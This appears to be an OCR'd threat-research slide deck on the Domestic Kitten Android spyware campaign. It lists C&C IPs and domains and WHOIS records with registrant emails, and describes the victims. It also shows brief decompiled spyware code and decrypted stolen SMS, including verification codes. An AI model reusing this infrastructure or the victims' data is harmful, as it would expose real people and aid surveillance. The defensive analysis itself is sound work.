







Backdoors


- Different themes
- Repackaged apps






Backdoors

- Different themes
- Repackaged apps
- Malicious packages






2015	2016	2017	2018	2019
com.memopt	com.memopt	com.memopt		
		com.andriod	com.andriod	com.andriod
		com.container	com.container	com.container
		org.pnr.update	org.pnr.update	org.pnr.update
			com.eracomteck	com.eracomteck
			example.badoo	example.badoo
			com.golf.rv	com.golf.rv

Backdoors


- Different themes
- Repackaged apps
- Malicious packages
- C&C communication




cp<r>
CHECK POINT RESEARCH
89.38.98.49
185.64.106.241
190.2.144.140
93.190.138.106
firmwaresystemupdate.com
ychatonline.net
190.2.145.145
109.236.91.33
46.4.143.130

190.2.144.140

cp<r>
CHECK POINT RESEARCH



cp<r>
CHECK POINT RESEARCH

Operation Backstage

8e9fb9371981bc1e_190101_133701337.log

Victim ID Date Time

aFJzjapqpdaR8mATti9qSu/OLO3KiVc7o0ui610
ZGVJleSyXOB1HJSm+HR2auqZ3/tFEyVDvdWS6zv
zcvzBrJlasYbCiouMwODBsQHKwZwHx2Uc7s5Y8n
8DtDpDagUMTFs4mwL6V4EmIYAyPWN4jhWe1fbkX
2w/ZRSqgnip3HsHf/9rNJOYQ3VZVfW4IXpTf1XL
gTJxqbf/79NFdxX5ovqPXgOoSUnkcw69Imb6dhE
2MjrADGdtMhHq0voYH86ywKagC5s3E4d0y8CE2p
xtSh/VHQmVbhPpfheeBx41QHYRyaVmH4rpn2eep
JlpFVBvPHaYCAbsPP8HFrtn/twwPduCNnb2abl2
EHkrMMDjs4UD+TebkHbniBuY4VY48qWelv96rmp
phq4JQkEIaA2Pn2P5tc5Y5JMqoEyvJwUJPjKBPT
D4BSzNyaoVgyYUuY8qIFWKz3cA9EVJEc3/BDjva
6MXtpFJ1MspII+aKLpzMcgjkJcp6PdmPc1zxgw6
OlpgpOSjcGLHWmjLtgNS35ThEjTPb9oyFWk7HSA
vyDmpGRGqp4CrQSAbSRFx1kIhwiMQr2CAxQ8nO2
ggxwAIYM1++c/GrIpKSWormSqwJfd+iQablSs0w
AX0IUakZR/cAbScJ92S+gCjPfmtJtibMQGueMUB
laDt2vPsjIIndiawThHeaOn+lhoB0icXSJypNNM
UjyCFh3Qo65MU3c/jZyJw7vCgGovb+AuUY6BR2X
yR80VJRYVZIdI9vDnRp3AILm0iMbZi=

8e9fb9371981bc1e_190101_133701337.log

```
aFJzjapqpdaR8mATti9qSu/OLO3KiVc7o0ui610
ZGVJleSyXOB1HJSm+HR2auqZ3/tFEyVDvdWS6zv
zcvzBrJlasYbCiouMwODBsQHKwZwHx2Uc7s5Y8n
8DtDpDagUMTFs4mwL6V4EmIYAyPWN4jhWe1fbkX
2w/ZRSqgnip3HsHf/9rNJOYQ3VZVfW4IXpTf1XL
gTJxqbf/79NFdxX5ovqPXgOoSUnkcw69Imb6dhE
2MjrADGdtMhHq0voYH86ywKagC5s3E4d0y8CE2p
xtSh/VHQmVbhPpfheeBx41QHYRyaVmH4rpn2eep
JlpFVBvPHaYCAbsPP8HFrtn/twwPduCNnb2abl2
EHkrMMDjs4UD+TebkHbniBuY4VY48qWelv96rmp
phq4JQkEIaA2Pn2P5tc5Y5JMqoEyvJwUJPjKBPT
D4BSzNyaoVgyYUuY8qIFWKz3cA9EVJEc3/BDjva
6MXtpFJ1MspII+aKLpzMcgjkJcp6PdmPc1zxgw6
OlpgpOSjcGLHWmjLtgNS35ThEjTPb9oyFWk7HSA
vyDmpGRGqp4CrQSAbSRFx1kIhwiMQr2CAxQ8nO2
ggxwAIYM1++c/GrIpKSWormSqwJfd+iQablSs0w
AX0IUakZR/cAbScJ92S+gCjPfmtJtibMQGueMUB
laDt2vPsjIIndiawThHeaOn+lhoB0icXSJypNNM
UjyCFh3Qo65MU3c/jZyJw7vCgGovb+AuUY6BR2X
yR80VJRYVZIdI9vDnRp3AILm0iMbZi=
```

8e9fb9371981bc1e_190101_133701337.log

0~~~1~~~2018/05/11 15:05:14~~~+447533345167~~~Snapchat code: 069501. Do not share it or use it elsewhere!~~~71~~~184~~

0~~~1~~~2018/05/10 15:10:58~~~Jazireh~~~Tabrik! Ba Jazireh Irancell dar 7 ruze gozashte, 182 Rial dar hazineye tamase Irancelli khod sarfejoie kardid!~~~70~~~183~~

0~~~1~~~2018/05/06 17:17:50~~~.IRANCELL.~~~ اعتبارشماروبه پایان است.درخواست هزینه تماس ازمخاطب با #شماره مقصد*704*63~~~174~~

0~~~1~~~2018/05/01 22:10:05~~~Telegram~~~Telegram code 75454~~~65~~~168~~

0~~~1~~~2018/04/29 18:49:49~~~Irancell~~~مشترک گرامی، جهت مشاهده لیست سرویس های فعال خود به منوی زیر در اپلیکیشن ایرانسل من مراجعه نمایید: منو حساب من- خدمات- سرویس‌های فعال من http://irancell.ir/dlmyicl~~~34~~~165~~


لا إله إلا الله
محمد رسول الله
Victim Distribution


100K
Contacts


400K
Messages

cp<r>
CHECK POINT RESEARCH

Unanswered Questions

Similar Threats

Dark Caracal

APT – C – 23

ZooPark

cp<r>
CHECK POINT RESEARCH

Impact

Sophistication

Attack Vector

Technical Level

Operation Security

Sensitive Data

Social Engineering

High Profile Victims

Domestic Kitten

Attribute	Value
WHOIS Server	whois.yoursrs.com
Registrar	REALTIME REGISTER BV
Email	farhad.sadeghi88@chmail.ir (registrant, admin, tech)
Name	parspack 79186 (registrant, admin, tech)
Organization	
Street	saadat abaad, darya blvd (registrant, admin, tech)
City	Tehran (registrant, admin, tech)
State	Tehran (registrant, admin, tech)
Postal	9865214523 (registrant, admin, tech)
Country	IR (registrant, admin, tech)
Phone	982188561212 (registrant, admin, tech)
NameServers	ns1.parspack.co ns2.parspack.co ns3.parspack.co ns4.parspack.co

educations-schools.net

ZooPark

Attribute	Value
WHOIS Server	whois.yoursrs.com
Registrar	REALTIME REGISTER BV
Email	asgharkhof@gmail.com (registrant, admin, tech)
Name	parspack 62555 (registrant, admin, tech)
Organization	
Street	saadat abaad, darya blvd (registrant, admin, tech)
City	Tehran (registrant, admin, tech)
State	Tehran (registrant, admin, tech)
Postal	9865214523 (registrant, admin, tech)
Country	IR (registrant, admin, tech)
Phone	982188561212 (registrant, admin, tech)
NameServers	ns1.parspack.co ns2.parspack.co ns3.parspack.co ns4.parspack.co

androidupdaters.com

cp<r>
CHECK POINT RESEARCH

Fingerprints

cp<r>
CHECK POINT RESEARCH

Attribute	Value
WHOIS Server	whois.tucows.com
Registrar	Tucows Domains Inc.
Email	noreply@data-protected.net (registrant, admin, tech)
Name	Data Protected Data Protected (registrant, admin, tech)
Organization	Data Protected (registrant, admin, tech)
Street	
City	Toronto (registrant, admin, tech)
State	ON (registrant, admin, tech)
Postal	M6K 3M1 (registrant, admin, tech)
Country	CA (registrant, admin, tech)
Phone	10000000000 (registrant, admin, tech)
NameServers	ns.parsihost.com ns2.parsihost.com

firmwaresystemupdate.com

Fingerprints

cp<r>
CHECK POINT RESEARCH

RESOLUTIONS

Show : 25 ◂ 1-3 of 3 ▸ Sort : Last Seen Descending

Resolve	Location	Network	ASN	First	Last
62.112.8.37	NL	62.112.8.0/22	49981	2019-05-31	2019-09-22
212.8.249.107	RU	212.8.249.0/24	59749	2018-06-10	2019-05-29
94.232.169.198	IR	94.232.168.0/22	48434	2018-06-07	2018-06-08

firmwaresystemupdate.com

Fingerprints

cp<r>
CHECK POINT RESEARCH

ydownyload.net
www.ydownyload.net
ynewnow.net
ns1.karbook.ir
patancharm.com
sourceit.ir
bakoot.ir
tikasalon.com

178.162.203.102

ychatonline.net
www.ychatonline.net
mail.rahmani.net
server.anabot.net
ftp.anabot.net
ftp.rahmani.net
naft118.com
ejosh.ir


138.201.106.75

ns1.educations-schools.net
educations-schools.net
ns2.educations-schools.net
www.educations-schools.net
dbazi.com
alifakhar.ir
alifakhar.com
dbazi.ir

95.211.240.107

Victimology

- ISIS supporters
- Yemen officials
- Kurdish minority
- Iranian citizens



Internals


```
private static final String DATABASE_NAME = "KosarManager";
private static final int DATABASE_VERSION = 1;
private static final String KEY_ID = "id";
private static final String TABLE_APPLICATION = "application";
private static final String TABLE_CALL = "calls";
private static final String TABLE_CONTACT = "contacts";
private static final String TABLE_GPS = "gps";
private static final String TABLE_HISTORY = "history";
private static final String TABLE_SMS = "sms";
```

```
public String getError(JSONObject jsonObject) {
    String error = "Unknown Kosar Error: ";
    if (!jsonObject.has("message")) {
        return new StringBuilder(String.valueOf(error)).append(jsonObject.toString()).toString();
    }
    try {
        return jsonObject.getString("message");
    } catch (JSONException e) {
        e.printStackTrace();
        return error;
    }
}
```

Internals

HESA Kowsar

Aircraft model

The HESA Kowsar, also known as Kosar, is an Iranian fighter jet based on the American Northrop F-5. The aircraft is equipped with new fourth generation avionics in combination with an advanced fire control system. Wikipedia

Introduced: August 21, 2018

Number built: at least 7 under production

Manufacturer: Iran Aircraft Manufacturing Industrial Company


Developed from: Northrop F-5; HESA Azarakhsh; HESA Saeqeh

First flight: August 1, 2018

Role: Fighter

Conclusion

- Mobile attack vector



Conclusion

- Mobile attack vector
- Years of activity

```
public static final String MEDIA_BUSY_KEY = "Media Busy";
public static final String MEDIA_EXTENTION = ".mda";
public static final int PHOTO_INDEX = 107;
